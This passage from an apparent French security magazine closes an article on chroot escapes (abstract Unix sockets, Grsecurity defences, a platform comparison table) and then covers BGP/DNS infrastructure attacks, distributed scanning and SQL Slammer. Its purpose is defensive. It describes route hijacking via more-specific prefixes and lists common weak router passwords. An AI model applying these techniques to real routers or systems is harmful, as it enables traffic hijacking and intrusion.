Grsecurity enregistre l'id du processus du créateur et du dernier "attaché" à la mémoire partagée. Quand un attaquant tente de s'attacher à son tour à la mémoire partagée en dehors du chroot, Grsecurity vérifie si le processus qui a créé cette mémoire virtuelle existe encore (si ce n'est pas le cas, c'est le processus qui s'est attaché en dernier à la mémoire partagée qui est utilisé), et compare la racine de ce processus avec celle du processus qui tente de s'attacher (celui d'un potentiel attaquant) : si les racines diffèrent, l'opération est refusée.

7 ÉVASION D'UN CHROOT VIA LES SOCKETS ABSTRAITES UNIX

Le dernier exploit qui ne demande pas nécessairement de privilèges root dont nous traiterons ici emploie les *sockets* PF_UNIX abstraites, qui existent non pas relativement au système de fichiers, mais par rapport à leur propre abstraction. Cette fonctionnalité n'existe pas sur les BSDs et l'exemple suivant ne s'applique donc qu'à Linux. Pour référencer un élément abstrait, le premier caractère de ce qui est normalement le chemin doit être le caractère nul \0, suivi du nom du fichier, pas nécessairement terminé par un caractère nul \0.

Une des fonctionnalités des sockets PF_UNIX sous Linux est de permettre le passage de *credentials* (cf man unix et cmsg), c'est-à-dire un PID, un UID et un GID, entre le client et le serveur. L'utilisateur root peut mettre n'importe quelles valeurs. Ces valeurs sont utilisables par le serveur, par exemple, pour autoriser ou non des transferts via la socket.

Le code suivant montre comment créer une socket PF_UNIX abstraite :

```
int fd, ret;
struct sockaddr_un addr;

addr.sun_path[0] = '\0';
snprintf(addr.sun_path + 1, sizeof(addr.sun_path) - 2, "plop");
addr.sun_family = AF_UNIX;
```

```
fd = socket(AF_UNIX, SOCK_STREAM, 0);

if (fd >= 0)
        ret = bind(fd, (struct sockaddr *)&addr, sizeof(addr));
```

Comme chroot ne se préoccupe que de la racine du système de fichiers, il n'agit donc pas dans le domaine abstrait. La connexion à une socket abstraite se fait sur le même modèle que l'exemple ci-dessous, en remplaçant le `bind()` par un appel à `connect()`.

Un attaquant est capable d'injecter des données dans la socket, et donc au serveur en dehors du chroot, ce qui peut conduire à une compromission du serveur. Bien évidemment, cette attaque dépend du serveur et de ce qu'il fait des données et *credentials*.

Grsecurity empêche cette attaque en interdisant des connexions à des sockets `PF_UNIX` abstraites en dehors du chroot lorsque le processus à qui appartient la socket se trouve en dehors du chroot.

CONCLUSION

Les différentes méthodes décrites ici pour s'échapper d'un chroot ne sont pas les seules, sans parler des moyens d'affecter le système en dehors du chroot depuis l'intérieur de celui-ci (tuer des processus, épuiser des ressources ...). J'espère que cet article vous aura convaincu de la nécessité de faire tourner des processus dans des chroot en tant que processus non root, UID dédié au processus, puisque dès que d'autres processus existent sur le système, ils aident indéniablement un attaquant à s'échapper.

Grsecurity, patch de sécurité pour le noyau Linux, propose un ensemble de tests [5] illustrant les attaques décrites ici, ainsi qu'un comparatif des résultats obtenus sur différentes plateformes (OpenBSD, FreeBSD et Solaris) [6].

Toutes les attaques contre chroot présentées ici, et quelques autres encore, pas uniquement à l'encontre de chroot, échouent lorsqu'elles sont tentées sur un Linux patché avec Grsecurity.

Pour conclure, il est possible de mettre en place des moyens pour se protéger de classes entières de vulnérabilités. Les solutions doivent être ouvertes afin que tout un chacun puisse les vérifier et contrôler. De plus, de telles solutions doivent également être simples afin que même des administrateurs inexpérimentés puissent les déployer.

Brad Spengler - **spender@grsecurity.net**

RÉFÉRENCES

[1] **http://www.grsecurity.net**
[2] **http://www.grsecurity.net/papers.php**
[3] **http://www.openbsd.org**
[4] **http://www.bpfh.net/simes/computing/chroot-break.html**
[5] **http://cvsweb.grsecurity.net/index.cgi/regression**
[6] **http://www.grsecurity.net/compare.php**
[7] **http://www.freebsd.org**
[8] **http://www.sun.com/solaris**

Test	grsecurity 1.9.9	OpenBSD 3.2	FreeBSD 4.6	Solaris 8
Protection de `chdir /` dans chroot	ok	N/A	échec	échec
Blocage de `(f)chmod +s` dans un chroot	ok	échec	échec	échec
Blocage du double chroot	ok	échec	échec	échec
Blocage de `fchdir` en dehors d'un chroot	ok	échec	échec	échec
Blocage de `kill` en dehors d'un chroot	ok	échec	échec	échec
Blocage de `mknod` dans un chroot	ok	échec	échec	échec
Blocage de `nice` pour augmenter les priorités dans un chroot	ok	échec	échec	échec
Blocage de `setpriority` pour augmenter les priorités dans un chroot	ok	échec	échec	échec
Blocage de `ptrace` dans un chroot	ok	N/A	échec	N/A
Blocage des accès à la mémoire partagée hors d'un chroot	ok	échec	échec	échec
Blocage des connexions à une socket `AF_UNIX` hors d'un chroot	ok	N/A	N/A	N/A

Sécurité de l'infrastructure BGP/DNS, reconnaissance distribuée et SQL Slammer

L'Internet est-il toujours et encore une commodité ou avons-nous, depuis longtemps peut-être, dépassé ce stade pour en atteindre un autre, comme celui d'infrastructure critique ? Il y a fort longtemps, quelques visionnaires prédisaient déjà que l'information vaudrait plus que le pétrole et que l'Internet serait le maillage d'oléoducs qui la transporterait. Il n'y a jamais eu autant de canulars, de désinformation, d'informations non vérifiées et non vérifiables, de légendes urbaines et autres "abus", propagés à la vitesse de la lumière, depuis que l'usage de l'Internet s'est démocratisé. A un tel point qu'un nouveau modèle marketing est né ces dernières années et ces soi-disant "informations" sont utilisées pour promouvoir produits et services de sécurité, le tout en titillant des décideurs qui deviennent de plus en plus méfiants vis-à-vis de l'Internet, source apparemment de tous les maux mais dont plus personne ne peut ou veut se passer. Comment déclencher une telle vague d'annonces ? Tout simplement, par exemple, en envoyant un nombre conséquent de paquets avec une caractéristique bien particulière, comme des segments TCP avec une fenêtre de taille 55808 ou en mettant en ligne un site dans un anglais approximatif avec un challenge du style "votre mission : dégrader 6000 sites Web en moins de 6h pour gagner un hébergement Web de 50Mo pour un an"...

Dans cet article, outre cette petite étude de cas sur la reconnaissance distribuée, nous traiterons des deux éléments d'infrastructure sur lesquels repose l'Internet. En effet, le protocole BGP [1], ou encore le système DNS, sont des éléments intéressants à attaquer, soit pour créer un déni de service, soit pour détourner du trafic. Ces protocoles et les dénis de services réseaux [3] ont déjà été étudiés dans des numéros précédents, mais la présentation de N. Dubée lors de SSTIC'03 [4], les questions, parfois insistantes (les personnes se reconnaîtront ;-), comme celles sur l'utilisation de l'Internet comme une arme de dissuasion, en font un bon sujet d'actualité.

Et finalement, pourquoi, contrairement à ce qui est écrit en première page du numéro précédent ; SQL Slammer n'a pas paralysé tout l'Internet ?

BGP ET ATTAQUES

L'attaque la plus effective contre le routage BGP dans l'Internet reste la mauvaise configuration par un opérateur, ou un de ses clients, si l'opérateur est laxiste au niveau de son filtrage, d'un routeur qui participe aux échanges BGP (*BGP speaking router*). Un nombre important de méthodes et des réponses opérationnelles déployées au fil des années et des découvertes permettent de limiter la portée de ces erreurs de manipulation. Par exemple: filtrage du chemin grâce à des expressions régulières (*AS_path filtering*), filtrage du nombre de préfixes autorisés (maximum-prefix filtering), filtrage des préfixes autorisés (*prefix list filtering*), filtrage des préfixes réseaux dits "bogons" ou "martian"[28] et ceci de manière manuelle ou automatique (filtres du type RPSL). Il est clair que certaines formes de filtrage ou de protection ressemblent plus à une rustine ou à un sparadrap qu'à une correction d'un problème intrinsèque au protocole et que ces filtres doivent s'appliquer aux extrémités (*edge*) et non au cœur (*core* ou backbone) du réseau.

Un routeur qui "parle" BGP est devenu un objet à valeur forte dans les transactions pour certaines communautés. En effet, on troque aussi bien un routeur qu'un numéro de carte de crédit valide [29], qu'un compte de vendeur bien noté chez eBay, ou encore un réseau d'agents de dénis de service. Le phénomène est bien réel.

Beaucoup de monde semble croire que ces routeurs sont volés via une faille dans BGP. Que nenni, la grande majorité d'entre eux ne sont pas sécurisés du tout (filtres du type VTY ACL [19]) et l'entropie au niveau des mots de passe est plus que faible : c, e, cisco, c1sc0, enable, test, bgp, etc.

SÉCURITÉ DU PROCESSUS ET DE LA SESSION BGP

La session BGP s'effectue entre deux routeurs via TCP. Ces deux routeurs sont soient directement adjacents c'est-à-dire interconnectés via un média de couche 2 comme Ethernet ou POS par exemple, soit séparés par des équipements de routage: session eBGP (entre deux AS différents) multi-hop ou session iBGP (entre les routeurs au sein d'un même AS).

Cette session BGP est particulièrement vulnérable au niveau des commutateurs de points d'échanges publés (*IXP public switches*). Il est vivement recommandé d'activer md5 [18] avec les voisins présents sur le point d'échange. Le condensat md5 est calculé sur le pseudo en-tête TCP, l'en-tête TCP, en excluant les options et en assumant un contrôle d'intégrité de 0, les données, ainsi que la clé commune aux deux voisins.

Déployer IPsec, qui est une autre option, semble un peu démesuré.

Pour protéger les sessions eBGP, une astuce a été proposée il y a quelques mois : le paramètre "nombre de sauts" pour les sessions eBGP multi-hop définit le nombre maximum de routeurs à traverser entre les deux voisins BGP (ceci se base sur le TTL). A l'inverse, une option consisterait à forcer le TTL du paquet à être proche de 255, et non de 1 (ou de 1+nombre de sauts). Vu qu'il est quasi impossible de contrôler ce paramètre depuis la source (le TTL maximum est 255 et celui-ci est décrémenté par chaque routeur traversé), et à moins d'arriver à encapsuler le paquet malicieux dans un VPN MPLS (*) ou un autre type de tunnel comme GRE, ce type de contrainte permettrait de filtrer tous les segments TCP destinés au port 179/tcp. Le filtrage des communications depuis et vers 179/tcp, vu que les voisins BGP sont connus de manière explicite, devrait être appliqué à tous les routeurs concernés. La combinaison de ces deux techniques permet d'élever le niveau de sécurité.

Il reste également le risque de trouver une faille dans l'implémentation, et force est de constater que beaucoup de programmeurs ne sont pas des spécialistes pour "parser" certains types de paquets ou de messages. Une récente présentation [17] lors de NANOG montre des résultats relativement exhaustifs qui confortent les observations faites dans la jungle de l'Internet: au jour d'aujourd'hui, le meilleur moyen de bloquer ces "attaques" est d'appliquer des ACLs sur les VTY des routeurs, ainsi qu'au niveau des sessions BGP, de déployer des ACLs d'infrastructure et de surveiller son système centralisé RADIUS ou TACACS+, purement et simplement. Les attaques par SYN flood ou par RST sont trop complexes vu le nombres de paramètres requis pour être efficace. L'implémentation Cisco ne répond par SYN/ACK qu'aux voisins BGP explicitement configurés alors que celle de Juniper répond à tous les paquets (le processus BGP est rattaché à *:179/tcp)."

Ces différents filtrages combinés permettent également d'éviter les dénis de services engendrés par des "flaps" (route qui apparaît et disparaît plusieurs fois pendant un court laps de temps). Cela n'aurait aucun effet si les FAI n'étaient obligés, pour réduire la charge CPU au niveau du processus BGP, d'appliquer des paramètres de "dampening" (une pénalité est comptée à chaque "flap", et lors de l'épuisement du crédit, le préfixe réseau concerné est retiré de la table de routage pour un certains temps). Une attaque pour forcer une route à "flapper" consistait à envoyer un nombre conséquent de paquets à destination du routeur même (et de temps en temps plus particulièrement au port 179/tcp). La présence de SPD (*Selective Packet Discard*), qui donne la priorité aux informations de routage en cas de charge grâce à deux tampons réservés (BGP+IGP et IGP uniquement), permet de contrer ce genre d'attaques. Les routeurs récents disposent également de plusieurs files d'attente avec l'une d'elle dédiée aux protocoles de routage.

COLLECTEURS DE ROUTES POUR AUTOPSIE RÉSEAU

Le fait d'"emprunter" un préfixe réseau est un phénomène courant, particulièrement pour l'envoi de courrier électronique non sollicité, ou encore effectuer une reconnaissance de réseau. A une certaine époque les "méchants" piochaient dans les blocs réseaux non encore alloués (*bogon netwokrs*) mais vu que beaucoup de FAI filtrent ces réseaux, ils se sont retournés vers le détournement de préfixes réseaux déjà annoncés. Comment ? Tout simplement en injectant une route dans les tables de routage BGP (en abusant d'un lien d'un transit connecté à un FAI laxiste au niveau du filtrage ou en se servant d'un routeur BGP "acheté" à une communauté tierce).

En effet, beaucoup de sociétés disposent, souvent pour des raisons historiques, d'un bloc réseau bien trop grand par rapport à leurs besoins (i.e. les anciennes classes A et B) et il suffit d'injecter une route plus spécifique dans la table de routage BGP globale. Par exemple : si le bloc annoncé par l'AS65535 est 61.0.0.0/16, il suffit d'annoncer 61.0.223.0/24 pour introduire une route plus spécifique et attirer, voire détourner, le trafic si ce préfixe réseau est utilisé.

C'est pourquoi il est important de surveiller, à défaut de pouvoir vérifier, l'AS source ou les AS sources pour chaque préfixe réseau (Origin-AS). Le mécanisme de vérification fait l'objet de deux projets (S-BGP et soBGP) décrits ci-après. Des outils de surveillance ont été déployés en quelques endroits du globe pour collecter et stocker les informations de routage. Un exemple est le projet RCC du RIPE [5] avec des collecteurs de route basés sur Zebra [6] : les FAIs qui désirent participer établissent une session BGP au travers de laquelle ils envoient les changements de route au collecteur tels que vus au niveau de leur réseau. Attention, ceci est une vue partielle uniquement et ne reflète que les informations connues des FAI participants : le filtrage et l'agrégation de routes, le dampening en amont, par exemple, font que même si la table de routage BGP est globale et commune à tous, elle est loin d'être identique sur chaque routeur.

(*) A l'image des interfaces inter-opérateurs pour les réseaux ATM (ATM NNI pour Network-to-Network Interface), des solutions dont le but est de fournir un service de VPN de bout en bout identique mais reposant sur une interconnexion de réseaux MPLS sont en phase de déploiement. Les "inter-provider MPLS VPNs" n'offrent aucune forme de sécurité et quasiment aucun filtrage n'est possible au niveau de l'interface entre les deux fournisseurs. Cela implique que la confiance dans l'opérateur, sur lequel, rappelons-le, repose la sécurité des VPNs MPLS risque d'être mise à mal. En effet, cette sécurité devient transitive entre les opérateurs interconnectés : les frontières administratives d'un système autonome ne s'appliquent plus.

Le fait de collecter ces informations, qui ne sont qu'éphémères, et de les stocker pour créer un historique augmente les chances de retrouver, quel AS, par exemple, a annoncé une route plus spécifique, le 17 mai 2003 à 12 :23, ou si un préfixe réseau a changé d'AS source, ou encore si un AS_path a changé de manière drastique. Ceci est particulièrement important pour des services clés comme les DNS racines par exemple (**voir tableau "Informations sur les serveurs DNS racines"**) où tout changement devrait être vérifié (ie. détournement de trafic par exemple).

N'oubliez pas que l'AS_path et le résultat d'un *traceroute* ne sont pas une bijection. En effet, il se peut très bien que l'adresse IP source du message ICMP "TTL expired in transit" ne soit même pas annoncée ou qu' elle reflète une plage d'adresses d'un point d'échange. Il se peut également que la route ait changé ou que sur certains liens, la charge soit distribuée ("per packet" ou "per flow load balancing"). A noter que, contrairement à certaines idées reçues, le chemin retour que suit le datagramme n'est pas forcément identique au chemin aller : une route peut être asymétrique. Cela influe également sur la réponse générée à l'expiration du TTL vu que l'adresse IP de l'interface de sortie du routeur doit être utilisée, et non celle de l'interface par laquelle le datagramme est entré (meilleur chemin retour).

PROJETS SOBGP ET S-BGP

Le projet Secure Origin BGP (soBGP [7]) doit permettre de vérifier l'AS source (*Origin-AS*) d'un préfixe réseau. Cela implique des changements (nouveau type de message: *BGP Security Message*) et en fonction de l'option de déploiement sélectionnée, engendre un besoin accru en mémoire et en temps processeur sur les routeurs. Au niveau du design, l'objectif est également de reposer sur un système de confiance distribué (système de certificats à la "web of trust" PGP) pour éviter d'avoir à se connecter à des systèmes centraux, pouvoir reposer sur divers mécanismes de cryptographie et permettre aux opérateurs de choisir entre niveau de sécurité et vitesse de convergence. Il est clair que la probabilité, comme bien souvent, de voir la performance l'emporter sur la sécurité est forte et ceci du fait que les opérateurs cherchent par tous les moyens (réseaux de type MPLS, protocoles de routage Internet adaptés et ingénierie de trafic poussée) à tendre vers la convergence en dessous d'une seconde. Le projet ne couvre pas les mécanismes de protection de la session BGP.

Le second projet est Secure BGP (S-BGP [9]) qui repose sur des certificats et l'infrastructure administrative présente à ce jour (RIR – *Regional Internet Registries*, comme le RIPE NCC). L'origine des routes et les messages BGP sont signés.

S-BGP et soBGP règlent certains problèmes (comme le fameux incident de l'AS 7007 [8] en 1997 où un FAI a annoncé toutes les routes de manière désagrégée) de façon intégrée. Le problème est quasi identique à celui de l'usurpation de l'adresse IP source ("IP spoofing"). En effet, si tous les FAI appliquaient les règles de filtrage recommandées [30, 31], cela le réduirait nettement. Les deux projets ne règlent pas tous les problèmes, comme un routeur malin situé sur le chemin.

S-BGP et soBGP ne seront pas présents et utilisés en production avant un bon moment : les contraintes administratives (PKI gérée par les RIRs pour S-BGP par exemple) et les coûts CAPEX/OPEX sont des contraintes fortes. En appliquant les BCPs (Best Current Practices), un niveau de sécurité proche et peut-être suffisant pourrait être atteint.

INFRASTRUCTURE DNS

RAPPELS SUR LE FONCTIONNEMENT DU SYSTÈME DE RÉSOLUTION DE NOMS

L'espace de nommage est hiérarchique et distribué par zones. Ces zones sont distribuées et servies par des serveur de noms dits autoritaires pour des domaines listés de manière explicite.

Pour joindre **www.example.com**, il faut tout d'abord trouver la ou les adresses IP associées. Pour cela, si l'information n'est pas dans le cache local, il faut s'adresser au serveur de nom (*Domain Name Server*) qui est en charge de la zone example.com. Pour cela, on commence par s'adresser à un des serveurs en charge de .com (serveur dit gTLD, pour *global Top Level Domain*). Pour trouver quels sont les serveurs .com, il faut s'adresser au serveurs racines (*Root Servers*). Le serveur DNS configuré au niveau du client "connaît" ces derniers de manière statique grâce à un fichier où ils sont listés. Actuellement, ils sont au nombre de 26 serveurs logiques : 13 serveurs racines et également 13 serveurs gTLD, nommés [a-m].{root,gtld}-servers.net. Voir également le **tableau "Informations sur les serveurs DNS racines"**.

BUGGY INTERNET NAME DAEMON ET LA NON-DIVERSITÉ

Un dogme en sécurité est que la diversité est source de sécurité (mais aussi de complexité, surtout opérationnelle) : BIND était jusqu'à très récemment le seul logiciel à être déployé sur tous les serveurs racines, sans exception, ce qui n'est pas sans soulever certaines interrogations bien légitimes. Ce manque de diversité se retrouve également dans la répartition des serveurs racines : seuls quelques serveurs sont présents hors du continent nord américain (Washington DC et Californie). Heureusement la politique suivie par l'Internet Software Consortium est en train de rendre cette situation meilleure : deux miroirs du serveur racine F sont en cours de déploiement en Europe (Espagne et Italie).

L'ISC continue sur sa lancée et va déployer d'autres miroirs. Cela améliore la résistance aux attaques et aux pannes, mais introduit également des risques comme par exemple celui du contrôle de l'intégrité de l'information.

Une alternative à BIND a été développée et également mise en production : nsd [19]. Cette version est spécifique aux serveurs authoritaires. Pour les serveurs DNS déployés chez les FAI, BIND reste omniprésent et la seule vraie alternative reste djbdns [20]. Maintenant, il reste également la possibilité de choisir entre les

trois versions majeures de BIND : si déjà on se retrouve quasi obligé de faire tourner sur un simple serveur DNS le même code que celui utilisé sur un serveur racine, autant ne pas faire la course à l'innovation. La nombre de lignes de code entre les versions a explosé pour passer de 15 000 à plus de 300 000 lignes. De plus, sur les 18 failles majeures, 9 permettent d'exécuter du code à distance et 8 sont du type déni de service (voir [24]). Au niveau des fonctionnalités, BIND 4 couvre souvent tous les besoins et en plus, des versions qui tournent avec des droits non-root ainsi que l'exécution dans un chroot() sont disponibles (4.9+patch) [27].

ATTAQUES ORIENTÉES SYSTÈMES

Il y a encore quelques années, il était relativement courant de trouver un fichier core (image mémoire d'un processus au moment où il s'est "planté") sur les serveurs DNS racines. En effet, ces derniers proposaient un accès FTP anonyme dont la fonction première était de mettre à disposition le fichier `named.root`.

La pire des attaques : tous les clients mal configurés générant des requêtes inutiles (DNS Dynamic Update, passerelles NAT qui ne traduisent que l'en-tête et non le contenu, échanges TKEY, adresse IP source non routable, TLD inexistant, serveurs DNS qui ne cachent aucune requête, requête de type A pour une adresse IP, etc [25]) . La majorité des réponses générées par les serveurs racines sont négatives et une grande partie d'entre elles le sont en réponse aux requêtes PTR pour des adresses 10/8, 172.16/12, 169.254/16, 192.168/16, etc. Le projet AS112 [22] tente de répondre à ce problème via la mise en place de serveurs non-racine annoncés en différents points de l'Internet en IPv4 *anycast* [23] : 192.175.48.0/24. Ces serveurs répondent en lieu et place des serveurs racines pour les requêtes du type 168.192.in-addr.arpa (arbre inverse). Ceci est également la preuve que Unicast RPF [3] n'est que très peu déployé.

Toutes ces protections et améliorations ne servent à rien face à une erreur de manipulation ou une erreur dans le processus de mise à jour des zones clés. Le fait de "cacher" les serveurs maîtres (comme le fait Verisign) et de n'autoriser que les serveurs racines et gTLDs à se connecter ressemble fort à un secret de polichinelle

ATTAQUES ORIENTÉES RÉSEAUX

Un bref historique de quelques attaques réseaux "connues»:

- en avril 2001, un FAI a, pendant quelques dizaines de minutes, annoncé le préfixe réseau associé au serveur c.gtld-servers.net
- en octobre 2002, une attaque par déni de service coordonnée et mutualisée est lancée contre les serveurs racines.

Les opérateurs de serveurs racine commencent à filtrer en amont le trafic réseau inutile et les requêtes qui n'aboutiront pas : pourquoi laisser passer autre chose que 53/udp (TCP n'est pas utile pour les serveurs racines et gTLDs) ? Les mesures de performances ne nécessitent pas forcément de laisser passer les messages ICMP. De même, une requête dont l'adresse IP source est non routable ou n'est pas annoncée dans la table de routage BGP peut être "détruite" au niveau réseau pour préserver la charge de l'application.

Une attaque globale, pour être vraiment performante, devrait se faire au plus près des serveurs racine et gTLD. Le fait de couper le serveur M aurait déjà un impact non négligeable au Japon. De même, une perte de quelques liens majeurs entre le continent nord-américain et l'Europe pourrait engendrer le même type de latence.

Une attaque visant de manière spécifique une entreprise est plus à même d'arriver au plus proche : sur le chemin entre l'accès Internet de l'entreprise et les serveurs DNS. Une attaque ancienne et bien connue consiste à exploiter les innombrables failles dans les serveurs ou les "resolvers" locaux [26].

Il suffirait de 13 routes (une par serveur racine) détournées dans BGP pour contrôler, au moins au niveau d'une plaque réseau ou d'une région, toute communication avec les serveurs racines. Il suffit d'une route (celle du serveur racine A) pour détourner les stations Win2K vu qu'elles contactent systématiquement ce serveur par défaut. C'est pourquoi il est primordial que les FAI et la communauté surveillent l'AS d'origine, l'AS_path et d'autres paramètres (comme de vérifier si les réponses fournies par les serveurs sont valides) : ces caractéristiques (adresse IP, AS d'origine, politique de transit, etc.) ne changent que très rarement. En effet, l'AS_path n'est pas forcément un chemin valide de bout en bout : une route peut être asymétrique et si un FAI détourne le trafic dans son système autonome, cela n'apparaîtra pas dans BGP).

Les paramètres de dampening décrits dans les documents RIPE 229 [14] et Golden Networks [15] décrivent comment protéger les routes au niveau des routeurs BGP pour éviter les trous noirs. En effet, si quelqu'un arrive à rendre certaines sessions BGP instables (soit sur des liens directement attachés, soit sur des liens proches des serveurs racines et gTLD), le dampening s'appliquerait également à ces routes, ce qui aurait pour effet de rendre ces serveurs injoignables de manière artificielle.

DNS NEXT GENERATION : HIÉRARCHIQUE OU DISTRIBUÉ ?

Certaines applications, comme les clients peer-to-peer (P2P), ne reposent quasiment pas sur des requêtes DNS mais communiquent directement en envoyant dans les résultats des recherches l'adresse IP du participant qui met à disposition l'information ou le fichier recherché. Les seules résolutions de noms se font au démarrage pour télécharger une liste des serveurs principaux (serveurs de connexion ou de recherche) lorsque celle-ci n'est pas déjà disponible dans un fichier local. Au contraire du fichier qui contient les serveurs racines, qui ne change que relativement rarement, ceci n'est pas le cas de ceux de la plupart des réseaux P2P qui sont souvent "obligés" de déménager.

Des projets de recherche étudient la viabilité d'un système DNS non hiérarchique fondé sur une approche distribuée et des technologies P2P. Sans rentrer dans les détails, cela pourrait aider à résoudre certains problèmes comme les attaques par déni de service, améliorer les temps de réponse, rendre le filtrage de contenu plus complexe mais également (ré)introduire certaines failles inhérentes à ce type d'approche. Un peu comme à l'image de la non-évolution ces dernières années du protocole BGP version 4

vers des alternatives comme S-BGP ou SoBGP, il y a fort à parier que l'infrastructure DNS, encore plus complexe, ne changera que très peu (ie. peut-être une évolution vers DNSSEC) surtout que RFID [32] et ENUM [33] envisagent également de reposer dessus..

Egalement à noter : les données présentes dans un grand nombre de fichiers de zones sont incomplètes, pas à jour, et s'il y a bien longtemps un enregistrement de type A et de type PTR était une bijection, ce n'est plus le cas. Malgré de nombreux nettoyages de printemps lancés par des NIC (*Network Information Center*), la tendance, vu le nombre d'acteurs présents et la puissance de certains d'entre eux, ne risque pas de changer vers quelque chose de plus structuré et propre.

TCP.WIN = 55808

Loin de nous l'idée de penser que ce phénomène est inintéressant, et force est de constater qu'un nombre conséquent d'acteurs du monde la sécurité et des réseaux est intrigué par le phénomène, mais il semble que ces paquets à la caractéristique bien particulière ne sont pas les seuls à errer sur l'Internet. Pour preuve, tous les projets lancés ces dernières années pour créer une carte exhaustive du réseau utilisaient des techniques plus ou moins invasives, des paquets particuliers, sans que cela intéresse grand monde.

Ces segments TCP avec une taille de fenêtre de 55808, dont le nombre n'a cessé d'augmenter de manière constante ces dernières semaines : vrai scan distribué ou simplement un logiciel bogué dont la population d'utilisateurs est en augmentation ? Cette seconde option n'est pas à écarter.

DÉTECTER ET ANALYSER UNE RECONNAISSANCE DISTRIBUÉE ?

Les techniques de reconnaissance distribuée, et particulièrement les scans dits "lents", sont loin d'être une nouveauté. Déjà en 1998 (si ce n'est pas avant), ce type de trafic était observé à l'aide de systèmes précurseurs des outils de détection d'intrusion déployés aujourd'hui. Très peu de NIDS (*Network Intrusion Detection System*) sont capables de détecter ce trafic et encore moins en temps réel : un stockage de tout le trafic réseau sur une fenêtre tournante de quelques jours et une analyse par corrélation *a posteriori* semble la seule efficace (projet SHADOW par exemple). C'est dans ce genre d'applications qu'un système de détection d'intrusion peut se rendre utile : l'autopsie post-mortem. En effet, détecter et tenter de bloquer une attaque qui est déjà dans le passé ne sert pas vraiment à grand-chose, surtout si, en plus, l'attaque n'affecte pas le système visé (exploit IIS envoyé à un serveur Apache). Il est également légitime de se poser la question de savoir si un NIDS est l'outil adapté pour ce genre d'autopsie. Ce dernier va uniquement enregistrer le trafic en fonction des règles ou de l'analyse protocolaire et ne stocker que l'en-tête ou une partie des données. Par exemple, seule la première requête HTTP dans une session est stockée alors qu'il est possible d'en envoyer plusieurs à la suite, ce qui permettra une évasion. La seule alternative resterait donc de stocker tout le trafic réseau, tel quel, sans aucun traitement et considérer le placement des sondes en fonction des contraintes d'architectures et d'autres éléments comme les communications chiffrées.

LE CAS 55808

Une reconnaissance distribuée doit être consolidée et gérée en un point central, ce qui implique soit une communication directe entre les agents ou hors bande entre les promoteurs. Le cas des segments TCP avec une fenêtre de taille 55808 est intéressante car le nombre de paquets, *a priori* en retour, observé augmente et un grand nombre de sources différentes sont présentes dans les traces réseau.

Les traces ont pour une grande majorité les caractéristiques ci-dessous :

- adresses IP non routées dans l'Internet parce que non encore allouées ou du type RFC1918 ;
- pas d'annonces temporaires de ces routes ou de préfixes réseaux plus spécifiques "empruntées" dans un bloc plus grand ;
- adresses IP allouées et présentes dans la table de routage BGP globale ;
- valeur de TTL (*Time To Live*) distribué entre 107 et 116 pour la majorité des paquets ;
- un nombre quasi identique de sources et de destinations.

Les questions soulevées sont nombreuses si effectivement ces paquets "bizarres" se révèlent être une reconnaissance distribuée. En effet, l'agent qui est censé observer les réponses doit se trouver sur le chemin retour : cette technique dite "upstream scan" est également connue depuis au moins 1999. Cela impliquerait qu'un fournisseur de transit IP (ie. un FAI) participe, de manière consciente ou non, en utilisant des plages d'adresses des réseaux connectés "derrière" lui pour écouter, voire intercepter, les réponses. En quelque sorte, une forme active de *fingerprinting* (prise d'empreinte) passif...

Vu les contraintes dans un cœur de réseau (souvent des liens point-à-point POS, et non une architecture Ethernet en étoile avec un commutateur) et les bandes passantes relativement conséquentes, (10Gb/s ou plus), ce type d'interception est quasi impossible à mettre en oeuvre, à moins que les routeurs se chargent d'une telle tâche...

QUEL FUTUR ?

La grande mode depuis un petit moment déjà est à la reconnaissance "en avance" pour pouvoir lors d'une attaque s'appuyer directement sur une liste de réseaux, systèmes et applications vulnérables et s'affranchir de cette phase gourmande en temps et qui génère beaucoup de tapage. L'intérêt de la prise d'empreinte plus poussée prend ici tout son sens, particulièrement vis-à-vis des scans de ports traditionnels ou de la reconnaissance applicative fondée uniquement sur le bandeau (*banner*).

L'intérêt du scan actif par rapport au scan passif (comme sur un lien de transit) reste évident : seules les applications utilisées sont visibles et celles, comme par exemple les dizaines de services

non désactivés et en écoute, ne sont pas vues. Mais il est évident qu'un scan passif va donner une bonne idée de la sécurité de l'hôte (i.e. les versions changent-elles lors de la publication d'un *advisory* ?) ainis que quelques unes de ses caractéristiques (système d'exploitation, architecture, etc.).

L'utilisation directe des moteurs de recherche pour trouver des hôtes vulnérables, qui est apparue avec les failles dans les applications Web est en plein développement, particulièrement avec les moteurs populaires qui en plus fournissent une API (interface) de recherche évitant même d'avoir à analyser et retravailler les pages HTML. Cette technique de recherche est complètement non intrusive et discrète vu qu'aucune communication avec le système distant ne se fait. Puisque certains moteurs ne stockent pas uniquement des sites Web mais aussi des groupes de discussions, ou encore des blogs (web logs) avec des en-têtes complets, cela ne fait qu'augmenter leur valeur.

La dernière faille publiée dans IOS **[16]** est la preuve qu'un simple paquet ou une suite de paquets peut bloquer un routeur, et à plus grande échelle bloquer une bonne partie de l'Internet. Le nombre de dimensions à connaître est relativement limité: 2, voire 3. Cette attaque repose simplement sur l'utilisation d'un protocole IP (SWIPE [53] , IP Mobility [55], Sun ND [77], PIM [103]) et un TTL particulier (sauf pour PIM). Il est probable que d'autres variantes sont possibles qui reposeraient sur des caractéristiques liées à d'autres champs dans l'en-tête IP. Cette faille et d'autres exemples, comme Slammer présenté dans le paragraphe suivant, prouvent qu'un simple petit paquet peut avoir des conséquences importantes.

L'avenir de l'autopsie réseau reposera sans doute sur la collection et l'analyse combinée de flux Netflow et de messages BGP... Plus de détails dans un prochain numéro.

SQL SLAMMER

Les vers ont évolué et se sont transformés en véritables outils d'attaque. La vitesse de propagation de SQL Slammer est un bon exemple : un seul paquet UDP de faible taille sans attente de réponse ni de vérification si le datagramme est arrivé. L'activité BGP liée à Sapphire a débuté le 25 janvier peu après 05:00 UTC : les collecteurs de routes du RIPE ont observé un nombre conséquent de mise à jour (Update) et de suppressions (Withdrawal) de routes, y compris celles des serveurs DNS racines.

Un peu comme pour la faille **[16]** l'analyse très rapide par la communauté (moins de 2-3 heures en général, moins de 25 minutes pour les plus optimistes) a permis de déployer des filtres opérationnels pour contenir l'attaque. Le seul filtrage qui était relativement effectif pour contenir la propagation de ce ver consistait à appliquer une ACL sur les tous les routeurs de bordure (Edge) et plus particulièrement les routeurs de transit, *peering* et ceux qui connectent les centres d'hébergement. Le filtrage du port 1434/udp n'avait heureusement que quelques effets de bords comme de bloquer par exemple une requête DNS avec un client qui utiliserait ce port comme port source.

